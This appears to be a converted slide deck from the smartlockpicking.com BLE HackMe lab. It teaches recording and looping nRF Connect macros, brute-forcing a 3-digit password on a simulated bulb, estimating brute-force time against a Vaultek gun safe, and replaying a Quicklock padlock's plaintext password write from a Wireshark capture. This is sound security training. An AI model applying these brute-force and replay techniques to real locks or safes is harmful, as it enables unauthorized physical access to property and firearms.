
The functionality is available after connecting to device and selecting the small red circle in bottom right corner:



Tap the red circle to start recording:



Now send as usual any write you would like to record - for example turn the light on. Next, we can introduce a delay before sending another write. Tap the "hourglass" icon:



Use + and - to set desired delay. 200-300ms will allow to blink twice per second.

© smartlockpicking.com

[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

nRF Connect macros

Devices DISCONNECT

BONDED ADVERTISER DESKTOP-L823ACP
4F:DE:49:E0:A7:97

CONNECTED NOT BONDED CLIENT SERVER

Generic Access
UUID: 0x1800
PRIMARY SERVICE

Device Name
UUID: 0x2A00
Properties: READ

Appearance
UUID: 0x2A01
Properties: READ

Peripheral Preferred Connection Parameters
UUID: 0x2A04
Properties: READ

Central Address Resolution
UUID: 0x2AA6
Properties: READ

Generic Attribute
UUID: 0x1801
PRIMARY SERVICE

Device Information
UUID: 0x180A
PRIMARY SERVICE

Unknown Service
UUID: 6834636b-6d33-4c31-3668-744275314221

Macros

Tutorial
3 items

Start recording

Now send something to device like previously

Stop recording

Macros

Add delay

200 ms

CANCEL OK



optional delay between requests

Save macro as...

Name
Blink

Choose icon:

CANCEL SAVE





Play macro

UUID: 0x2901

Macros

Play available when characteristics match

 Blink



- ✓ Write 0x01 to 6834636b-6d33-4c31-3668-744275314201
- ✓ Sleep 300 ms
- ✓ Write 0x00 to 6834636b-6d33-4c31-3668-744275314201
- ✓ Sleep 300 ms

Optional loop




Completion progress:

BLE HACKME


- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak



Now, every time you are connected to a device with matching characteristics, the macro will light up blue, and the play button will be enabled. Try if it works:



The only missing part is repeating it multiple times. Tap on the macro name to see its content and options. Select the "repeat" icon, and press play again:




Simulated device



Status:

Congratulations!

Proceed to the next task

Completion progress: 

SMARTLOCKPICKING.COM

LE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force**
- 15) Smart lock replay
- 16) Smart lock information leak

© smartlockpicking.com
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)

Password brute force

i Theory introduction

Lots of simple BLE devices work just like you saw in the previous tasks. There is no security, anyone can connect to such device, and in order to control it, just valid data format to send is needed. Slightly more complex devices implement some sort of authentication, for example user password. Only the user who entered valid password in mobile application is authorized to operate it. In many cases the password is then sent by the application in plain, unencrypted form via BLE characteristic write. Devices often do not enforce changing default password (and many users leave this "12345678"), not to mention password complexity. Also, most devices do not have any password brute force prevention mechanisms in place.

🔄 Task

The same light bulb RGB characteristic that you have exploited in previous task, has even more features. By sending another command to it, you can enable light bulb "special effects" mode. This special mode is however password protected. The password is just 3 digits (0-9). Here is the relevant decompiled source code fragment:



```
public static final byte FRAME_SUFFIX = (byte) -1;
public static final byte FX_FRAME_PREFIX = (byte) -66;
public static final byte FX_ON = (byte) 1;
public static final byte FX_OFF = (byte) 0;

public bool f(bool b) {
    byte a;
    if (b == true) {
        a = FX_ON;
    }
    else
    {
        a = FX_OFF;
    }
    byte[] bArr = new byte[]{FX_FRAME_PREFIX, this.pass[0], this.pass[1],
this.pass[2], a, FRAME_SUFFIX};
    return this.c.e.b(bArr);
}
```

Your job is to:

- 1. Figure out proper command format** - analyse the decompiled code just like in previous task. The HackMe application will let you know in the status if the format of received command is valid but password wrong.
- 2. Brute force the password.** Trying each combination by manual writes is possible, but very time

Macros can be exported and edited



nRF Connect macro file (XML)

Ensure that specific characteristics available

```
<macro name="Blink" icon="LED_ON">
  <assert-service description="Ensure 6834636b-6d33-4c31-3668-744275314221 service"
  uuid="6834636b-6d33-4c31-3668-744275314221">
    <assert-characteristic description="Ensure 6834636b-6d33-4c31-3668-744275314201
  characteristic" uuid="6834636b-6d33-4c31-3668-744275314201">
      <property name="WRITE" requirement="MANDATORY"/>
    </assert-characteristic>
  </assert-service>
  <write description="Write 0x01 to 6834636b-6d33-4c31-3668-744275314201" characteristic-
  uuid="6834636b-6d33-4c31-3668-744275314201" service-uuid="6834636b-6d33-4c31-3668-
  744275314221" value="01" type="WRITE_REQUEST"/>
  <sleep description="Sleep 200 ms" timeout="200"/>
</macro>
```

Write request to specified characteristic

Macros documentation:

<https://github.com/NordicSemiconductor/Android-nRF-Connect/tree/master/documentation/Macros>

Demo: brute force password

Takes about 100 sec to try all 1000 combinations (10/s)



Unknown Characteristic

Macros

pass brute

try 023

try 024

try 025

try 026

try 027

try 028

☰
Completion progress:
SMARTLOCKPICKING.COM


BLE HACKME

- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak


© smartlockpicking.com, build 1.0.1.0
[More information](#) | [FAQ](#) | [Source code](#) | [Issues](#)


3 items

It is worth changing the "write description" in XML file (from the default generated by application) - for example to "try 003", "try 004" etc. This way you will see the progres live during brute force:




The password is randomly generated, and it will be different after you restart HackMe application.

 Simulated device



Valid PIN: 6 5 0

 Hints

Status:

Invalid password, access denied!



Agenda

1. Introduction to BLE, HackMe lab setup
2. BLE advertisements
 - Packet format, beacons, other advertisements
 - Windows, iOS devices BLE broadcast
 - COVID-19 contact tracing
3. BLE connections
 - GATT services and characteristics
 - Hacking simple devices using just a phone
 - Hacking smart locks
4. What next?

Vaultek Bluetooth gun safe

VT20

Anti-Pry Reinforcement Bars
Prevent tools and small objects from penetrating safe exterior.

Dual Anti-Impact Latches
Drop tested for the ultimate in rugged performance.

Interior Mounted Hinges
Interior hinges are protected and can not be breached from outside.

Interior LED Light
Adjustable interior light allows for visibility of your belongings in the dark.

16-Gauge Steel
Progressive formed housing is a unibody design without welds.

Pre-drilled holes for easy mounting.

Backlit Keypad
Proximity sensor in the front control panel detects your hand and illuminates the keys for quick viewing at night.

VT20 Product Features:	
Exterior Dimensions	11.5" x 9" x 2.75"
Interior Dimensions	11" x 5.5" x 1.75"
Weight	7.2lbs

BLUETOOTH APP

BATTERY LEVEL - 75%

TAMPER DETECTION - ON

REMOTE UNLOCK - UNLOCK

LED BRIGHTNESS - Adjustable

Sound, Fingerprint ID, History Log

Available on the **App Store** | **GET IT ON Google Play**

Password setting instruction manual

Master Code Programming


First time users **should change** the default code as soon as possible to prevent unauthorized access to your safe. You will also use this master code to pair the Vaultek™ app on your smartphone, so it should be kept confidential.

TIP: Code Requirements

- Your code can be a **minimum of 4 and a maximum of 8 keypad entries.**
- Two keys cannot be pressed simultaneously.
- Programming a new code will overwrite your previous code.



- 1 Enter **default code 1-2-3-4-5** on the keypad to open your safe.



Rough assumptions

Number of digits in code	4	6	8
Number of combinations	$5^4=625$	$5^6 = 15625$	$5^8 = 390625$
Time to crack (assuming 10 tries/s)*	62.5 seconds	4.3 hours	4.5 days

- No soft-locking, brute preventions
- Dictionary attack would speed up the chances significantly

* I did not measure in practice how many tries/s this device is capable of

BTW, you don't need the code ;)

ars TECHNICA

BIZ & IT TECH SCIENCE POLICY CARS GAMING & CULTURE

OPEN SESAME —

Top-selling handgun safe can be remotely opened in seconds—no PIN needed

There's no online update mechanism for defective electronic safe.

DAN GOODIN - 12/9/2017, 11:20 PM

<https://arstechnica.com/information-technology/2017/12/top-selling-handgun-safe-can-be-remotely-opened-in-seconds-no-pin-needed/>

<https://www.twosixlabs.com/bluesteal-popping-gatt-safes/>

Remotely Cracking Bluetooth Enabled Gun Safes


In this blog post, we will detail BlueSteal, or the ability to exploit multiple security failures in the Vaultek VT20i. These vulnerabilities highlight the need to include security audits early in the product manufacturing process. These vulnerabilities include CVE-2017-17435 and CVE-2017-17436. The VT20i is a very popular product designed for the safe storage of firearms and is one of Amazon's top sellers in several categories. We appreciate the form and fit of the safe as it is one of the more well constructed safes we have interacted with. Along with this post we detail a **redacted** proof of concept which can unlock Vaultek VT20i Gun Safes that we own through transmission of specially formatted Bluetooth messages.



- 1) Start
- 2) First steps
- 3) BLE Advertisements
- 4) Beacons
- 5) Manufacturer Specific Advertisements
- 6) Connections, services, characteristics
- 7) Characteristic read
- 8) Notifications
- 9) Descriptors
- 10) Characteristic write
- 11) Various writes
- 12) Write automation
- 13) Protocol reverse-engineering
- 14) Password brute force
- 15) Smart lock replay
- 16) Smart lock information leak

Task

Your task is to replay communication of [Quicklock Bluetooth Smart padlock](#) and its mobile application, intercepted using nRF Sniffer running on a \$15 [nRF51 development kit](#):



Download [pcap file with intercepted packets](#) and open it in [Wireshark](#). You will see lots of packets, starting with the lock device advertisements. Note by the way how device name advertisement is visible in Wireshark:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
2	0.000231	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
3	0.000340	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
4	0.100681	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
5	0.100894	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
6	0.101045	TexasIns_c0:6e:a5	Broadcast	LE LL	49	ADV_IND
7	0.201677	TexasIns_c0:6e:a5	Broadcast	IF LL	49	ADV_TND


```

Access Address: 0x8e89bed6
> Packet Header: 0x1700 (PDU Type: ADV_IND, ChSel: #1, TxAdd: Public)
Advertising Address: TexasIns_c0:6e:a5 (f4:b8:5e:c0:6e:a5)
  Advertising Data
    > Flags
    > 16-bit Service Class UUIDs (incomplete)
    > Device Name: Padlock!
      Length: 9
      Type: Device Name (0x09)
      Device Name: Padlock!
  
```

```

0000 b8 2a 00 02 7c 6d 06 0a 01 25 2e 00 00 bd 9d 01  ....|m...|%.-----
0010 00 d6 be 89 8e 00 17 a5 6e c0 5e b8 f4 02 01 05  ....n^-----
0020 03 02 d6 ff 09 09 50 61 64 6c 6f 63 6b 21 ab 7b  ....-Pa dlock!-{:
0030 1a
  
```


Real smart lock, real vulnerabilities!



<https://www.thequicklock.com/product-padlock.php>

Defcon 24: Anthony Rose, Ben Ramsey

>>> Picking Bluetooth Low Energy Locks from a Quarter Mile Away

Anthony Rose & Ben Ramsey



>>> Plain Text Passwords

- * Are they even trying?
- * Found on 4 separate locks
 - Quicklock Doorlock
 - Quicklock Padlock
 - iBluLock Padlock
 - Plantraco Phantomlock



```

▶ Frame 278: 49 bytes on wire (392 bits)
▶ PPI version 0, 24 bytes
  DLT: 147, Payload: btle (Bluetooth Low Energy)
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
    Handle: 0x002d
    Value: 001234567812345678
    
```

001234567812345678
 Opcode Current Password New Password

Sniffing #1 – do I actually need a sniffer?

Application running on your phone: use Android btsnoop





- Saves pcap (readable in Wireshark)
- Some phones (e.g. Nexus 5X 8.1) have adb TCP service for live integration



```
usbmon1
usbmon2
```

